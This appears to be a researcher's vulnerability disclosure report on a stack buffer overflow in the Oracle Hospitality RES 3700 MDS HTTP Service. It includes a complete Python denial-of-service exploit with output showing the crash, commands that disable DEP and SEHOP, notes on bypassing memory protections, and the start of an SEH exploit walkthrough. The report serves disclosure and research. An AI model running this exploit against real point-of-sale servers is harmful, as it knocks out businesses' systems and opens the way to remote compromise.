


So, we can see some details here when we select the red error as below:

- Event ID: 1000
- Faulting application name: MDSHTTPService.exe
- Faulting module name: MDSXMLDirectory.dll
- Exception code: 0xc0000409
- Fault offset: 0x000013cf

So, from that we know that MDSXMLDirectory.dll has some function/routine that's not handling and parsing properly leading to the crash that we just had.

We can check the information entry as well which is a Windows Error, the previous Error was an Application Error. So, we select the first entry:



From the above we can mention the below details:

-Event Name: BEX. "This indicates a Buffer Overflow or /GS or DEP exception"

Scrolling down we see this:

-P8: 0xc0000409. "So, this is a /GS related fault, meaning that our vulnerable service might have been compiled with the /GS option which is a stack buffer security cookie."


So, by now we have accomplished what we want and crashed our remote service.

In the next section we will be analyzing and debugging that service as well as developing an exploit for it and compromising the server.

### 3.0-Exploiting the bug

#### 3.1-Preparing the environment (Adding a Kali Linux box)

We will be modifying our Network diagram just a little and instead of our TESTING PC we will be using a Kali Linux PC.



Note that this report comes with exploits/PoCs in a password protected zip file called **PoC.zip** the password is **Or@cle88\*\*AAQfjdkkkl{[]/** and it's encrypted with your PGP key as well so it will look like **PoC.gpg**, the zipped file will contain the below files:

- dos-exploit.py** (A python file contains the DoS attack exploit)
- test-pattern-exploit.py** (A python file contains the cycling pattern generated with msfvenom)
- calc-exploit.py** (A python file contains an exploit that will run calc.exe on the remote system)
- rce-exploit.py** (A python file contains an RCE exploit that will give SYSTEM level access)

## 3.2-DoS Exploit

Instead of having Burpsuite and sending a request with 30 A's here we will do this again but from the Kali Linux box by writing a python script/exploit which is **dos-exploit.py** which will send 1000 A's to the remote SERVER and the reason is just for it to be more reliable in networks that have heavy traffic/congestion and other factors.

The next page has a screenshot of the full DoS python script/exploit.

```
#!/usr/bin/env python
#Author: Walid Faour
#Date: Aug. 25, 2019
#Oracle Hospitality RES 3700 Dos Exploit

import requests

print
print '-----'
print 'Oracle Hospitality RES 3700 Dos Exploit'
print '-----'
print

IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"
DoS = "A" * 1000

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
      <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
        <MCRS-ENV:Service>' + DoS + '</MCRS-ENV:Service> \
        <MCRS-ENV:Method></MCRS-ENV:Method> \
        <MCRS-ENV:SessionKey></MCRS-ENV:SessionKey> \
        <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters> \
      </SOAP-ENV:Body> \
    </SOAP-ENV:Envelope>'

header = {
    "Content-Type" : "text/xml",
    "User-Agent" : "MDS POS Client",
    "Host" : IP + ":50123",
    "Content-Length" : str(len(body)),
    "Connection" : "Keep-Alive"
}

print 'Sending DoS Exploit to Oracle Hospitality RES 3700 Server at IP address ' + IP + '...'
try:
    exploit = requests.post(URL,data=body,headers=header)
except requests.exceptions.ConnectionError:
    print 'Looks like Remote service crashed...'
```


So, we can see from the above that it's a simple HTTP POST request with the service having a variable of DoS that includes 1000 A's.

We will be executing this python script and just double check and confirm again that the remote service crashed and stopped.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python dos-exploit.py
-----
Oracle Hospitality RES 3700 Dos Exploit
-----

Enter the IP address: 192.168.1.10
Sending DoS Exploit to Oracle Hospitality RES 3700 Server at IP address 192.168.1.10...
Looks like Remote service crashed...
root@kali:~#
```



Okay so we have a confirmed DoS attack/exploit and it really doesn't matter if the remote service has a firewall, exploit protection, DEP/ASLR/SEHOP/SafeSEH/GS, Anti-Viruses and other protections enabled, this will always run and if there's a large Oracle RES 3700 network, we can just send it to all hosts and keep spamming and DoS'ing them.

### 3.3-Disable DEP/SEHOP/ASLR

Now that we can DoS any target and we have a remote buffer overflow we need to see if we can leverage this buffer overflow to execute code.

Before we jump into writing an RCE exploit, we have a couple of memory protections such as DEP (Data Execution Prevention) and SEHOP (Structured Exception Handler Overwrite Protection).

Since I did not implement exploit code that bypasses DEP and SEHOP due to time and effort required, I will manually disable them for the purpose of testing and to show a working PoC.

Note that if you disagree on this being a valid RCE exploit since it can't bypass DEP and SEHOP and so it doesn't have high criticality score, I ask you to immediately request from me to start developing the bypass code and submit it to you so that we can be on the same page and agree that this is a valid RCE exploit in the range of 9.1 to 10.0 criticality score.

## **Bypassing DEP:**

Can be done by using a lot of techniques published in books and online and a lot of tools are available to help in that regard such as mona.py within Immunity Debugger that can generate ROP chains/gadgets and eventually call VirtualProtect to disable DEP.

Some of the resources are the famous corelan articles and the below two are of big help:

<https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/>

<https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/>

## **Bypassing SEHOP:**

We have below resources:

<https://repo.zenk-security.com/Techniques%20d.attaques%20%20.%20%20Failles/EN-Bypassing%20SEHOP.pdf>

[https://dl.packetstormsecurity.net/papers/bypass/SafeSEH\\_SEHOP\\_principles.pdf](https://dl.packetstormsecurity.net/papers/bypass/SafeSEH_SEHOP_principles.pdf)

<https://www.exploit-db.com/exploits/15184> (EDB Verified)

## **Bypassing ASLR:**

-To bypass ASLR locally for the purpose of LPE (Local Privilege Escalation) it's easy by accessing the FS:[0] and getting the address of LoadLibrary and then moving towards the address of CreateProcess and so on.

-To bypass ASLR remotely, we have two options either, the first option and if our luck is good is to check the loaded executable modules and see if any have /Rebase and /ASLR disabled and do have code patters such as POP POP RETN without any bad characters. The second option is to look for an information leak or eventually developing a zero-day Microsoft ASLR bypass and some papers are written by researchers regarding side channel attacks and so on.

We can also try all 254 or 255 combinations or brute force.

In our case there are unfortunately no executable modules that have /Rebase and /ASLR disabled but it's still doable through information leaks.

Note: I have already bypassed /GS (security cookie) protection and /SafeSEH protection in the exploit code so that's a plus for the time being unless you request me to bypass DEP/SEHOP and ASLR.

Below is a quick description of how we can disable DEP and SEHOP on our Windows Server 2008 R2 Standard SP1 64-bit.



## Disable DEP:


- 1-Open an elevated command prompt (run it as administrator if you're not logged in as admin)
- 2-Type the command `bcdedit.exe /set nx AlwaysOff`
- 3-Restart the computer.

## Disable SEHOP:

- 1-Open the registry editor
- 2-Go to **HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\kernel**
- 3-Modify the DWORD value of **DisableExceptionChainValidation** and set it to **1**
- 4-Restart the system.

## Disable ASLR:


We can't disable ASLR so we'll leave it, get the address of the modules and work on that.



```
C:\>Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>bcdedit.exe /set nx AlwaysOff
The operation completed successfully.

C:\Users\Administrator>_
```



### 3.3-RCE Exploit – SEH Remote Stack Buffer Overflow

So now we have DEP and SEHOP disabled since if they're enabled, we would get "Access Violation Errors" and wouldn't be able to properly overwrite the SEH Handler and Pointer.

Note, that in addition to DEP, SEHOP and ASLR we do have two additional protections and we must bypass them in our case since we can't turn them off so in this regard, I took the time to bypass them. The first one is **/GS** (stack security cookies) and the second one is **/SafeSEH**.

To bypass **/GS** and **/SafeSEH** I've used some known techniques and so that you can have an idea how it's done you can check below links for your reference.:

<https://www.rcesecurity.com/2012/11/bypassing-safeseh-memory-protection-in-zoner-photo-studio-v15/>

<https://samsclass.info/127/proj/p15-seha.htm>


<http://www.primalsecurity.net/0x3-exploit-tutorial-buffer-overflow-seh-bypass/>

<https://www.shogunlab.com/blog/2017/11/06/zdzc-windows-exploit-4.html>


So, for us to exploit the remote service we need to make sure we can control and overwrite the SEH (Structured Exception Handler). Let's send 10000 A's while having Immunity Debugger running on the server with the MDSHTTPService.exe attached so that we can analyse and see what's happening. We will use the same **dos-exploit.py** script from the Kali Linux box to send the request and modify the DoS variable to 3000 instead of 1000. (Make sure the MICROS MDS HTTP Service is running on the **SERVER**)

```
IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"
DoS = "A" * 10000
body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV'
```


On the **SERVER**, open Immunity Debugger and then click on "Attach".



Once you click on "Attach" select the **MDSHTTPService** from the list and click on "Attach" again.



If you get something like the below, just click on "Ok".



Now since we're in a debugger this process hits a breakpoint and pauses at `ntdll.DbgBreakPoint`


We don't have to worry about this since this only happens when we're in a debugger so we just click on Run and should see a "Running" status instead of the "Paused" red on yellow at the bottom of the Immunity Debugger window.



